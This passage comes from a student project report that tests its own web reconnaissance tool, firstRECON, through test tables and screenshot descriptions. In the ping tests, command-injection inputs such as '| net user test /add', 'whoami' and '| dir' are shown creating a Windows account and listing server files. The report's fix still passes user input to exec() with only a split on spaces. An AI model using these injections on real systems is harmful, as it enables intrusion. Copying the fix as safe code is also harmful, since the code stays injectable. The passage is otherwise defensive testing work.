


Figure 146: User get redirected towards the login page when user try to perform DNS Lookup without login screenshot




Figure 147: User trying to access Port Scan feature without login screenshot




Figure 148: User get redirected towards the login page when user try to perform Port Scan without login screenshot

#### 4.2.4 Testing Exception handling in Port Scan feature.

System Testing	Test Case 4
Objective	Testing Exception handling in Port Scan feature.
Action	Scanning without passing parameter
Expected Output Result	Web application should throw exception
Actual Result	Exception is thrown.
Conclusion	The actual result and expected output result resembled.

Table 26: Testing Exception handling in Port Scan feature.

The screenshot shows the 'Port Scan' page of the firstRECON application. At the top, there is a logo and the text 'firstRECON'. Below it, the title 'Port Scan' is displayed. A form field labeled 'Enter any valid IP/Url' contains the placeholder 'Enter Url Here'. A red box highlights the error message 'The hostname field is required.' below the input field. In the 'Select Type of Scan' section, the 'Package' button is highlighted in blue, while 'Custom Port' and 'Range' are in white. Below this, a form field labeled 'Choose Package' contains the placeholder 'Ex. 22,80,443'. A red box highlights the error message 'The port type field is required.' below the input field. A green 'Scan' button is located at the bottom right of the form, with a red arrow pointing towards it from the left.

Figure 149: Testing exception handelling while doing package scan

This screenshot shows the same 'Port Scan' page as Figure 149. The 'Enter any valid IP/Url' field now contains the placeholder 'Ex. 22,80,443'. The 'Scan' button at the bottom right is highlighted with a red box and a red arrow pointing towards it from the left, indicating that the exception is thrown when attempting a custom port scan without entering a host value.

Figure 150: Exception is thrown when custom port scan was performed without entering data in host field screenshot

The screenshot shows the firstRECON Port Scan interface. At the top, there is a logo for 'firstRECON' with a stylized globe icon. Below the logo, the title 'Port Scan' is displayed. A sub-instruction 'Enter any valid IP/Url' is followed by a text input field containing 'chloroleaf.com'. Under 'Select Type of Scan', three options are shown: 'Package' (disabled), 'Custom Port' (selected and highlighted in blue), and 'Range'. Below these options is a placeholder text 'Ex. 22,80,443'. A red rectangular box highlights an error message: 'The specified ports field is required.' A red arrow points from this message to the 'Scan' button, which is highlighted with a red border.

Figure 151: Exception is thrown when custom port scan was performed without entering data in port mentioning field screenshot

The screenshot shows the firstRECON Port Scan interface. The title 'Port Scan' is at the top. An instruction 'Enter any valid IP/Url' is followed by a text input field with the placeholder 'Enter Url Here'. A red rectangular box highlights an error message: 'The hostname field is required.' Below this is a 'Select Type of Scan' section with three options: 'Package' (disabled), 'Custom Port' (disabled), and 'Range' (selected and highlighted in blue). Under the 'Range' section, there are two input fields: 'Port From' and 'Port To', both of which are empty. A red arrow points from the 'Port From' field to the 'Scan' button, which is highlighted with a red border.

Figure 152: Exception is thrown during range scan when scan was performed without entering data in host field screenshot

The screenshot shows the firstRECON Port Scan interface. At the top, there's a logo and the text "firstRECON". Below it, the title "Port Scan" is displayed. A text input field is labeled "Enter any valid IP/Url" and contains the value "chloroleaf.com". Underneath, a section titled "Select Type of Scan" has three options: "Package", "Custom Port", and "Range", with "Range" being the selected option (indicated by a blue background). Below this, there are two input fields: "Port From" and "Port To". Both fields have red borders and contain the message "The port from field is required." and "The port to field is required.", respectively. At the bottom right is a green button labeled "Scan" with a red arrow pointing towards it.

Figure 153: Exception is thrown during range scan when scan performed without entering data in port mentioning range screenshot

#### 4.2.5 Testing Exception handling in ping feature

System Testing	Test Case 5
Objective	Testing Exception handling in ping feature.
Action	Performing ping without passing parameter
Expected Output Result	Web application should throw exception
Actual Result	Exception is thrown.
Conclusion	The actual result and expected output result resembled.

Table 27: Testing Exception handling in ping feature


The screenshot shows the firstRECON web application's 'Ping' feature. At the top, there is a logo and the text 'firstRECON'. Below it, the word 'Ping' is displayed in blue. A text input field is labeled 'Enter any valid IP/Url' with the placeholder 'Enter Url Here'. To the right of this field is an error message: 'The hostname field is required.' A red rectangular box highlights this message. Below the input field are four configuration parameters: 'Count' (set to 4), 'Packet Size' (set to 64), 'Interval' (set to 128), and 'Timeout' (set to 4000). A green button labeled 'Ping' is located at the bottom right of the form. A red arrow points from the text 'The hostname field is required.' towards the 'Ping' button.

Figure 154: Exception is thrown while performing ping when the ping was performed without entering data in host field screenshot

#### 4.2.6 Testing Exception handling in DNS lookup

System Testing	Test Case 6
Objective	Testing Exception handling in DNS lookup
Action	Performing DNS Lookup without passing parameter
Expected Output Result	Web application should throw exception
Actual Result	Exception is thrown
Conclusion	The actual result and expected output result resembled

Table 28: Testing Exception handling in DNS lookup



The screenshot shows a 'DNS Lookup' page from firstRECON. At the top, there's a logo and the text 'firstRECON'. Below it, a large blue header bar contains the title 'DNS Lookup'. Underneath, there's a text input field with placeholder 'Enter any valid IP/Url' and a sub-field labeled 'Enter Url Here'. A red border surrounds this sub-field with the message 'The hostname field is required.' To the right of the URL field is a 'Select Record Type' section with several tabs: All (selected), A, AAAA, CNAME, NS, SOA, MX, SRV, TXT, and CAA. A red arrow points to a green button labeled 'Lookup DNS' which is also surrounded by a red border.

Figure 155: Exception is thrown during range scan when scan was performed without entering data in host field screenshot

#### 4.2.7 Testing whether ping can bypass other parameter

##### 4.2.7.1 Testing whether ping can bypass other parameter (Unsuccessful)

System Testing	Test Case 7
Objective	Testing whether ping can bypass other parameter
Action	By passing various type of parameter in ping text field
Expected Output Result	Web application should throw exception
Actual Result	Exception is not thrown, different type of activities was performed
Conclusion	Unsuccessful test performed

Table 29: Testing whether ping can bypass other parameter

The screenshot shows the firstRECON web application's 'Ping' feature. At the top right, it says 'Sakshat Bhattarai'. The main area has a blue header with 'Ping' in teal. Below it, a sub-header says 'Enter any valid IP/Url' with a placeholder '| net user test /add'. Underneath are four input fields: 'Count' (4), 'Packet Size' (64), 'Interval' (128), and 'Timeout' (4000). A red arrow points from the text input field to a green 'Ping' button.

Figure 156: Trying to bypass parameter through ping host field (test 1)

This screenshot shows the result of the command entered in Figure 156. The top part is identical to Figure 156. The bottom section shows the output: 'Ping Result For : | net user test1 /add' followed by a black box containing the message 'The command completed successfully.' To the right of the output is a green 'Ping Another Host' button.

Figure 157: Parameter is bypassed successfully (test 1)




Figure 158: Test1 effect after bypassing parameter

The screenshot shows the 'Ping' tool from the firstRECON framework. The interface has a blue header with the 'firstRECON' logo. Below the header, the word 'Ping' is displayed in large blue text. A text input field below it is labeled 'Enter any valid IP/Url' and contains the text 'whoami'. To the right of the input field are four configuration parameters: 'Count' (set to 4), 'Packet Size' (set to 64), 'Interval' (set to 128), and 'Timeout' (set to 4000). At the bottom right of the form is a green rectangular button labeled 'Ping', which is also highlighted with a red box and has a red arrow pointing towards it from the left.

Figure 159: Trying to bypass parameter through ping host field (test 2)




Figure 160: Parameter is bypassed successfully (test 2)



Figure 161: Trying to bypass parameter through ping host field (test 3)

The screenshot shows a web interface titled "Ping". Below it, a green button says "Ping Result For : | dir". To the right of the button is a dark rectangular area containing the output of a command-line tool. The output shows the following information:

```
Volume in drive C has no label.  
Volume Serial Number is C802-B824  
  
Directory of C:\xampp\htdocs\public  
  
04/09/2022 04:36 PM <DIR> .  
04/09/2022 04:36 PM <DIR> ..  
03/12/2022 11:33 PM 624 .htaccess  
03/27/2022 10:23 AM 9,526 color-logo.png  
04/09/2022 04:36 PM <DIR> css  
03/12/2022 11:33 PM 29,041 cve.xlsx  
04/06/2022 10:37 PM 135 dns-lookup.json  
03/12/2022 11:33 PM 7,859 dns.png  
03/12/2022 11:33 PM 0 favicon.ico  
04/24/2022 06:41 PM 8,020 formatted-results.json  
03/12/2022 11:33 PM 1,785 index.php  
03/12/2022 11:33 PM 8,964 ip-address.png
```

Figure 162: Parameter is bypassed successfully (test 3 - i)

The screenshot shows a web interface with a large black redacted area in the center. At the top left, there is some small, illegible text. At the bottom left, there is a green button that appears to be part of a form. The redacted area contains the following command-line output:

```
04/09/2022 04:36 PM <DIR> .  
04/09/2022 04:36 PM <DIR> ..  
03/12/2022 11:33 PM 624 .htaccess  
03/27/2022 10:23 AM 9,526 color-logo.png  
04/09/2022 04:36 PM <DIR> css  
03/12/2022 11:33 PM 29,041 cve.xlsx  
04/06/2022 10:37 PM 135 dns-lookup.json  
03/12/2022 11:33 PM 7,859 dns.png  
03/12/2022 11:33 PM 0 favicon.ico  
04/24/2022 06:41 PM 8,020 formatted-results.json  
03/12/2022 11:33 PM 1,785 index.php  
03/12/2022 11:33 PM 8,964 ip-address.png  
03/19/2022 11:42 PM 1,065 j  
04/09/2022 10:17 AM <DIR> js  
04/09/2022 10:17 AM 22,691 logo.png  
04/09/2022 04:36 PM 224 mix-manifest.json  
04/24/2022 06:40 PM 1,616 nmapresult.xml  
04/06/2022 10:36 PM 13,259 ports.xlsx  
04/06/2022 10:36 PM 10,450 port_cve.xlsx  
03/12/2022 11:33 PM 9,557 radar.png  
03/12/2022 11:33 PM 26 robots.txt  
17 File(s) 124,842 bytes  
4 Dir(s) 139,631,726,592 bytes free
```

Figure 163: Parameter is bypassed successfully (test 3 - ii)

```

public function submit()
{
    $this->validate([
        'hostname' => 'required',
        'count' => 'required',
        'packet' => 'required',
        'interval' => 'required',
        'timeout' => 'required',
    ]);

    $hostname = explode(' ', $this->hostname);
    $ping = exec('ping -n ' . $this->count . ' -i ' . $this->interval . ' -w ' . $this->timeout . ' -l ' . $this->packet . ' ' . $hostname[0], $output);
    $this->results = $output;
    $this->currentStep = 2;
}

}

```

Figure 164: Adding exception in code to block bypass of other parameter

#### 4.2.8 Testing whether ping can bypass other parameter

System Testing	Test Case 7.1
Objective	Testing whether ping can bypass other parameter.
Action	By passing various type of parameter in ping text field.
Expected Output Result	Web application should throw exception
Actual Result	Exception is thrown when different type of activities was performed
Conclusion	The actual result and expected output result resembled.

Table 30: Testing whether ping can bypass other parameter




Figure 165: Trying to bypass parameter through ping host field (test 1)




Figure 166: Exception is thrown when test 1 is performed

The screenshot shows the firstRECON Ping interface. At the top, there is a logo and the text "firstRECON". Below it, the word "Ping" is displayed in large blue letters. A text input field below "Ping" contains the text "whoami". There are four input fields for "Count" (value: 4), "Packet Size" (value: 64), "Interval" (value: 128), and "Timeout" (value: 4000). A green "Ping" button is located at the bottom right of these fields. A red arrow points from the left towards the "Ping" button.

Figure 167: Trying to bypass parameter through ping host field (test 2)

The screenshot shows the firstRECON Ping interface. At the top, there is a logo and the text "firstRECON". Below it, the word "Ping" is displayed in large blue letters. A text input field below "Ping" contains the text "whoami". To the right of the input field is a green "Ping Another Host" button. Below the input field, a black bar displays the error message "ping: cannot resolve | whoami: Unknown host".

Figure 168: Exception is thrown when test 2 is performed



The screenshot shows the firstRECON web application's 'Ping' feature. At the top, there is a logo and the text 'Sakshat'. Below it, the 'firstRECON' brand name is displayed. The main interface has a blue header with the word 'Ping' in white. A sub-header says 'Enter any valid IP/Url' with a placeholder 'dir'. Below this are four input fields: 'Count' (value: 4), 'Packet Size' (value: 64), 'Interval' (value: 128), and 'Timeout' (value: 4000). A green button labeled 'Ping' is centered at the bottom, with a red arrow pointing towards it from the left.

Figure 169: Trying to bypass parameter through ping host field (test 3)



This screenshot shows the results of the ping test. The top part is identical to Figure 169. The 'Ping' button was clicked, and the result is shown in a large black text area: 'ping: cannot resolve | dir: Unknown host'. To the right of this text area is a green button labeled 'Ping Another Host'.

Figure 170: Exception is thrown when test 3 is performed

#### 4.2.9 Testing scan, ping, lookup another host button

System Testing	Test Case 8
Objective	Testing scan, ping, lookup another host button
Action	Clicking ping another host, lookup another domain, scan another host button
Expected Output Result	Should reload the function initial page.
Actual Result	Function initial page was reloaded.
Conclusion	The actual result and expected output result resembled.

Table 31: Testing scan, ping, lookup another host button:




Figure 171: User clicking ping another host button screenshot

